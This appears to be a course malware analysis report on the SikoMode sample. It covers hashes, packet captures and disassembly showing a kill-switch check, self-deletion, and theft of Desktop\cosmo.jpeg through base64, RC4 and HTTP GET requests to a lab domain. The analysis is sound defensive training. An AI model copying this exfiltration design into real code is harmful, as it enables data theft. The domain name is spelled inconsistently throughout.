



Practical Malware Analysis & Triage

Malware Analysis Report

SikoMode Malware

Nov 2021 | Binary Bobcat | v1.0

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Executive Summary

SHA256 hash	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B
-------------	--

SikoMode aka unknown.exe is a malware sample first identified on Nov 10th, 2021. It is a Nim-compiled binary that runs on the x64 Windows operating system. This binary originated from the TCM-Practical Malware Analysis & Triage. It consists of one payload that is executed. The binary exfiltrates a file on disk and sends it to a DNS query. It will delete itself from disk if it cannot reach the domain, gets interrupted, and once finished completing exfiltration. Symptoms of infection include a file created in C:\Users\Public\ named passwd.txt.

YARA signature rules are attached in [Yara Rules](#). The malware sample and hashes have been submitted to VirusTotal for further examination.




Figure 1: Flow Diagram



Basic Static Analysis

Type	Hash Value
md5	9AC1968BE721107001E3488C6E8E55D0
sha1	F6E5296C0234C6C92A4813B1BDFEE5146D73182F
sha256	B6581145B7DD0DAEB9B9E60AC17072AF6F838A6FBA228995838ECEFE8E4A427B

Malware:

unknown.exe

Architecture:

PE32+ executable (GUI) x86-64, for MS Windows

Language compiled:

Nim

Interesting strings:

connect
send
select
socket
internetopen
internetopenurl
terminateprocess
getcurrentprocessid
getenvironmentstrings
findfirstfile

Virustotal:

No matches

Entropy:

There is likely no compressed or encrypted data inside this binary.




Figure 2: Entropy



Basic Dynamic Analysis

Initial detonation:

- If the binary is run and **cannot** make a successful connection to the DNS query, it will delete itself from disk.
- If the binary is running and loses connection, it will delete itself from disk.
- When the binary is finished exfiltrating data, it will delete itself from disk.

Host-based indicators:

There are no persistent indicators of binaries being written to disk or registry keys.

Network-based indicators:

The malware reaches out to a domain,

[hxxp://update.ec12-4-109-278-3-ubuntu20-04.local](http://update.ec12-4-109-278-3-ubuntu20-04.local)

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.4	10.0.0.3	TCP	66	22419 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
2	0.000288	10.0.0.3	10.0.0.4	TCP	66	80 → 22419 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
3	0.000331	10.0.0.4	10.0.0.3	TCP	54	22419 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
4	0.002257	10.0.0.4	10.0.0.3	HTTP	146	GET / HTTP/1.1
5	0.002431	10.0.0.3	10.0.0.4	TCP	60	80 → 22419 [ACK] Seq=1 Ack=93 Win=64256 Len=0
6	0.008597	10.0.0.3	10.0.0.4	TCP	204	80 → 22419 [PSH, ACK] Seq=1 Ack=93 Win=64256 Len=150 [TCP segment of a reassembled PDU]
7	0.008621	10.0.0.4	10.0.0.3	TCP	54	22419 → 80 [ACK] Seq=93 Ack=151 Win=261888 Len=0
8	0.008763	10.0.0.3	10.0.0.4	HTTP	312	HTTP/1.1 200 OK (text/html)
9	0.008786	10.0.0.4	10.0.0.3	TCP	54	22419 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
10	0.009548	10.0.0.4	10.0.0.3	TCP	54	22419 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
11	0.009567	10.0.0.4	10.0.0.3	TCP	54	22419 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0

> Frame 4: 146 bytes on wire (1168 bits), 146 bytes captured (1168 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0

> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)

> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3

> Transmission Control Protocol, Src Port: 22419, Dst Port: 80, Seq: 1, Ack: 1, Len: 92

> Hypertext Transfer Protocol

> GET / HTTP/1.1\r\n

User-Agent: Mozilla/5.0\r\n

Host: update.ec12-4-109-278-3-ubuntu20-04.local\r\n

\r\n

[Full request URI: <http://update.ec12-4-109-278-3-ubuntu20-04.local/>]

[HTTP request 1/1]

[Response in frame: 8]

After making a successful connection to the domain [hxxp://update.ec12-4-109-278-3-ubuntu20-04.local](http://update.ec12-4-109-278-3-ubuntu20-04.local), the binary reaches out to another domain [hxxp://cdn.altimater.local](http://cdn.altimater.local)



No.	Time	Source	Destination	Protocol	Length	Info
10	0.020812	10.0.0.3	10.0.0.4	HTTP	312	HTTP/1.1 200 OK (text/html)
11	0.020823	10.0.0.4	10.0.0.3	TCP	54	2124 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
12	0.021363	10.0.0.4	10.0.0.3	TCP	54	2124 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
13	0.021383	10.0.0.4	10.0.0.3	TCP	54	2124 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0
14	0.512009	10.0.0.4	10.0.0.3	DNS	79	Standard query 0x77f3 A cdn.altimeter.local
15	0.516637	10.0.0.3	10.0.0.4	DNS	95	Standard query response 0x77f3 A cdn.altimeter.local A 10.0.0.3
16	0.516886	10.0.0.4	10.0.0.3	TCP	66	2125 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
17	0.517105	10.0.0.3	10.0.0.4	TCP	66	80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
18	0.517124	10.0.0.4	10.0.0.3	TCP	54	2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
19	0.517191	10.0.0.4	10.0.0.3	HTTP	310	GET /feed?post=BD044CFAD5F0AF5C7577721A0028BEC16F84D7F2B51108A7C91E13D06A72860
20	0.517419	10.0.0.3	10.0.0.4	TCP	60	80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
21	0.526129	10.0.0.3	10.0.0.4	TCP	204	80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled
22	0.527470	10.0.0.3	10.0.0.4	HTTP	312	HTTP/1.1 200 OK (text/html)

> Frame 14: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, id 0
 > Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)
 > Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
 > User Datagram Protocol, Src Port: 60478, Dst Port: 53
 > Domain Name System (query)
 Transaction ID: 0x77f3
 > Flags: 0x0100 Standard query
 Questions: 1
 Answer RRs: 0
 Authority RRs: 0
 Additional RRs: 0
 > Queries
 > cdn.altimeter.local: type A, class IN
 Name: cdn.altimeter.local
 Name Length: 19
 Label Count: 3
 Type: A (Host Address) (1)
 Class: IN (0x0001)
 [Response In: 15]

The binary sends an HTTP get request with a post parameter.

hxxp://cdn.altimiter.local/feed?post=DBD44CFAD5F0AF5C7577721A002BBEC16F84D7F2B5110
BA7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487B12C0D2139DF
41628

14	0.512809	10.0.0.4	10.0.0.3	DNS	79 Standard query 0x77f3 A cdn.altimeter.local
15	0.516637	10.0.0.4	10.0.0.3	DNS	95 Standard query response 0x77f3 A cdn.altimeter.local A 10.0.0.3
16	0.516886	10.0.0.4	10.0.0.3	TCP	66 2125 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
17	0.517195	10.0.0.4	10.0.0.3	TCP	66 80 → 2125 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
18	0.517124	10.0.0.4	10.0.0.3	TCP	54 2125 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
19	0.517191	10.0.0.4	10.0.0.3	HTTP	310 GET /feed?post=0BD044CFAD5F0AF5C7577721A002BBEC16F8407F2B5110BA7C91E13D06A7286D4986784DFE48115A680E0062EB8A9046C4E3C8D021487B12C0021390DF41628 HTTP/1.1\r\n
20	0.517419	10.0.0.4	10.0.0.3	TCP	60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
21	0.526129	10.0.0.3	10.0.0.4	TCP	204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]
22	0.527470	10.0.0.3	10.0.0.4	HTTP	312 HTTP/1.1 200 OK (text/html)
23	0.527487	10.0.0.4	10.0.0.3	TCP	54 2125 → 80 [ACK] Seq=257 Ack=410 Win=2101760 Len=0
24	1.544178	10.0.0.4	10.0.0.3	TCP	66 2126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
25	1.544633	10.0.0.3	10.0.0.4	TCP	66 80 → 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
<p>> Frame 19: 310 bytes on wire (2480 bits), 310 bytes captured (2480 bits) on interface \\Device\\NPF_{8686804E-E6CA-43DC-8CFF-442DE29C2A69}, id 0</p> <p>> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)</p> <p>> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3</p> <p>> Transmission Control Protocol, Src Port: 2125, Dst Port: 80, Seq: 1, Ack: 1, Len: 256</p> <p>▼ Hypertext Transfer Protocol</p> <p>> GET /feed?post=0BD044CFAD5F0AF5C7577721A002BBEC16F8407F2B5110BA7C91E13D06A7286D4986784DFE48115A680E0062EB8A9046C4E3C8D021487B12C0021390DF41628 HTTP/1.1\r\n</p> <p>Host: cdn.altimeter.local\r\n</p> <p>Connection: Keep-Alive\r\n</p> <p>> content-length: 0\r\n</p> <p>user-agent: Nim httpClient/1.4.0.8\r\n</p> <p>\r\n</p> <p>[Full request URI: http://cdn.altimeter.local/feed?post=0BD044CFAD5F0AF5C7577721A002BBEC16F8407F2B5110BA7C91E13D06A7286D4986784DFE48115A680E0062EB8A9046C4E3C8D021487B12C0021390DF41628]</p> <p>[HTTP request 1/1]</p> <p>[Response in 22]</p>					

The binary continues to send HTTP get requests with different post parameters.



hxxp://cdn.altimiter.local/feed?post=C5AA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6B22F7D63095F40228


```
HTTP → 310 GET /feed?post=DBD44CFAD5F0AF5C7577721A0028BEC16F84D7F2B51108A7C91E13D06A7286D49B6784DFE48115A6B0E0062EB8A9046CE4CB3D21487...
TCP    60 80 → 2125 [ACK] Seq=1 Ack=257 Win=64128 Len=0
TCP    204 80 → 2125 [PSH, ACK] Seq=1 Ack=257 Win=64128 Len=150 [TCP segment of a reassembled PDU]
HTTP    312 HTTP/1.1 200 OK (text/html)
TCP    54 2125 → 80 [ACK] Seq=257 Ack=410 Win=2101760 Len=0
TCP    66 2126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
TCP    66 80 → 2126 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
TCP    54 2126 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
HTTP → 310 GET /feed?post=C5AA67E4A0F09F6A634D69111B0DBEC26F9FD7F2A7113AAFCD0C16CE1362ADF8887DADEEFBA715A6A1D4772EA68F046CE4C81B214D6...
```





Advanced Static Analysis

General overview:

After basic dynamic analysis, we determined that the program would erase itself from disk if it could not reach the target domain. Examining the **sym.NimMainModule**, we see a **checkKillSwitchURL** function being called. The return value of **checkKillSwitchURL** is compared and if it returns true, the program will continue. If the return value does not return true, the function **houdini** will be called. **Houdini** is the function that removes the program from disk.



If the target domain was reached we will continue down the green path and execute the program. Down the execution path, we reach a condition that no matter what path is taken, will call the **houdini** function. On the left we see an **unpackResources**, **stealStuff**, and **popSafePoint** functions being called, then followed by **houdini**. This directly corresponds to the execution path we found in the initial detonation of [Basic Dynamic Analysis](#).





Function unpackResources:

Examining the **UnpackResources** function, we note two strings are being loaded.

UnpackResources is creating a *newFileStream*, at the location of **C:\Users\Public** naming it **passwd.txt**, and writing the string *SikoMode*. The comments in the screenshot show the values at the data locations for the two variables.

```
unpackResources__e01UBWLj6jqp3vuvTbjKeQ:
push    rbp {__saved_rbp}
push    rbx {__saved_rbx}
mov     rbp, rsp {__saved_rbx}
sub     rsp, 0x158
// SikoMode
lea     rcx, [rel TM_hn6FfrY5dkRFQyfHesUsPQ_36]
call    newStringStream__9aLRtgEYeRMrZKr0bto0s1Q
// C:\Users\Public\passwd.txt
lea     rcx, [rel TM_hn6FfrY5dkRFQyfHesUsPQ_4]
call    copyString
or      r8, 0xffffffffffffffff
mov     edx, 0x1
mov     rcx, rax
call    newFileStream__cwYJiP3D7DOTCJxCdBqBZQ
lea     rcx, [rbp-0x108 {var_118}]
mov     qword [rbp-0x130 {var_140}], rax
mov     rax, qword [rel __refptr.exHandler__rqLlY5bs9atDw20XYqJEn5g] {excHandler__rqLlY5bs9atDw20XYqJEn5g}
mov     rdx, qword [rax] {excHandler__rqLlY5bs9atDw20XYqJEn5g}
mov     qword [rbp-0x118 {var_128}], rdx
lea     rdx, [rbp-0x118 {var_128}]
mov     qword [rax], rdx {var_128} {excHandler__rqLlY5bs9atDw20XYqJEn5g}
mov     rdx, rbp {__saved_rbx}
call    _setjmp
cdqe
mov     qword [rbp-0x110 {var_120}], rax
test    rax, rax
jne     0x4174ef
```

Function stealStuff:

Examining the function, there is a check if the file **cosmo.jpeg** is in the home directory.



```
stealStuff_e01UBWLj6jqp3vuvTbjKeQ_2:
push    rbp {__saved_rbp}
push    r15 {__saved_r15}
push    r14 {__saved_r14}
push    r13 {var_20}
push    r12 {__saved_r12}
push    rdi {__saved_rdi}
push    rsi {__saved_rsi}
push    rbx {__saved_rbx}
mov     rbp, rsp {__saved_rbx}
sub     rsp, 0x328
mov     rax, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]
mov     ecx, 0x12
test    rax, rax
je      0x41770e

mov     rcx, qword [rax]
add     rcx, 0x12

call    rawNewString
mov     rdx, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]
lea     rsi, [rel data_41e1d0] {"Desktop\\cosmo.jpeg"}
mov     rcx, rax
mov     r9, rax
call    sub_41642a
mov     ecx, 0x13
mov     rax, qword [r9]
lea     rax, [r9+rax+0x10]
mov     rdi, rax
rep movsb byte [rdi], [rsi] {0x0}
mov     rcx, r9
add     qword [r9], 0x12
call    readFile__4PGnM9bWmsH0Nu7dnr3XzgA
```

If cosmo.jpeg is there, it will encode the file using base64.

```
*rax_1 = *rax_1 + 0x12
int64_t* rax_5 = encode__D4bDwZBUb9bAJslbVxAPmbg(readFile__4PGnM9bWmsH0Nu7dnr3XzgA(rax_1), 1)
int64_t** var_2e8 = newSeq__q7W9bxiQ7BrFLngL09cYelsA(0)
int64_t var_2e0 = 0
int64_t* var_2f0 = newSeq__q7W9bxiQ7BrFLngL09cYelsA(0)
int64_t __saved_rbx
```

The variable rax_11 is given the data read from the file passwd. In our case this is the file located in C:\Users\Public\ named passwd.txt.



```
int64_t* rax_11 = readFile__4PGnM9bWmsH0Nu7dnr3XzgA(*passwd__TirGC9aLccYeG3XHm7zQHfA)
int64_t* rax_12 = var_2e8
if (rax_12 != 0)
```

Next, we see a **toRC4** function being called. This function is passed the **rax_11** variable aka the data inside of the passwd file, and the encoded cosmo.jpeg. This seems to be RC4 encrypting the base64 encrypted cosmo.jpeg file.

```
int64_t* rax_43 = toRC4__yLVTYc7pK9cZiwUpjdIag0w(rax_11, *(var_2e8 + (r12_1 << 3) + 0x10))
int64_t* rax_44 = incrSeqV3(var_2f0, NTI__sM4lkSb7zS6F70VMvW9cfffQ_)
var_2f0 = rax_44
int64_t rax_45 = *rax_44
*var_2f0 = rax_45 + 1
void* rdi_2 = var_2f0 + (rax_45 << 3)
void* r15_1 = *(rdi_2 + 0x10)
*(rdi_2 + 0x10) = copyStringRC1(rax_43)
if (r15_1 != 0)
```

Next we see a **newHttpClient** function being called. This function is being called to send out a new request. The request being sent is a string being created as a **rawNewString** and has the value of **hxxp://cdn.altimiter.local/feed?post=**. The encoded data is then concatenated onto the end of the post parameter and sent out. This is exactly what we saw in WireShark from

[Network-based indicators:](#)

```
void* rax_61 = newHttpClient__PhTSz06WnLGUqwmHfYnU2A(TM__hn6FfrY5dkRFQyFhesUsPQ_55, 5, getDefaultSSL__SBT1NZHhBFoveLoiyFHw4w(), nullptr, -1, newHttpHeaders__m5XuFRJmtJnvrQck25khAA(0))
int64_t rcx_35 = 0x25
int64_t* rax_63 = *rax_55
if (rax_63 != 0)
```

```
rcx_35 = *rax_63 + 0x25
```

```
void* rax_64 = rawNewString(rcx_35)
char const* const rsi_5 = "http://cdn.altimiter.local/feed?..."
int64_t rcx_37 = 0x26
char* rdi_3 = rax_64 + *rax_64 + 0x10
```




Advanced Dynamic Analysis

Host-based indicators:

Examining host-based indicators, there is a file created when the binary is written. This file is placed in **C:\Users\Public** named **passwd.txt**. We can correlate this to the [Function unpackResources](#). This is the RC4 key.

12:27:... unknown.exe 3244 CreateFile C:\Users\Public\passwd.txt

This file contains the string SikoMode



Network-based indicators:

To confirm our hypothesis that the file cosmo.jpeg is being base64 encoded, RC4 encrypted, and exfiltrated out of the system, I created a fake cosmo.jpeg. The original file was too large and created a lot of HTTP requests. To make this easier on ourselves, I created a text file that contained the string test file. I then renamed the file to cosmo.jpeg and ran the malware.

SikoMode Malware

Nov 2021

v1.0



test.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter: <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.4	10.0.0.3	TCP	66	1034 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SAC
2	0.000265	10.0.0.3	10.0.0.4	TCP	66	80 → 1034 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3	0.000303	10.0.0.4	10.0.0.3	TCP	54	1034 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
4	0.000565	10.0.0.4	10.0.0.3	HTTP	146	GET / HTTP/1.1
5	0.000706	10.0.0.3	10.0.0.4	TCP	60	80 → 1034 [ACK] Seq=1 Ack=93 Win=64256 Len=0
6	0.000873	10.0.0.3	10.0.0.4	TCP	204	80 → 1034 [PSH, ACK] Seq=1 Ack=93 Win=64256 Len=150 [TCP
7	0.000894	10.0.0.4	10.0.0.3	TCP	54	1034 → 80 [ACK] Seq=93 Ack=151 Win=261888 Len=0
8	0.000860	10.0.0.3	10.0.0.4	HTTP	312	HTTP/1.1 200 OK (text/html)
9	0.000856	10.0.0.4	10.0.0.3	TCP	54	1034 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
10	0.000864	10.0.0.4	10.0.0.3	TCP	54	1034 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
11	0.009086	10.0.0.4	10.0.0.3	TCP	54	1034 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0
12	0.010020	10.0.0.4	10.0.0.3	DNS	79	Standard query 0xee46 A cdn.altimeter.local
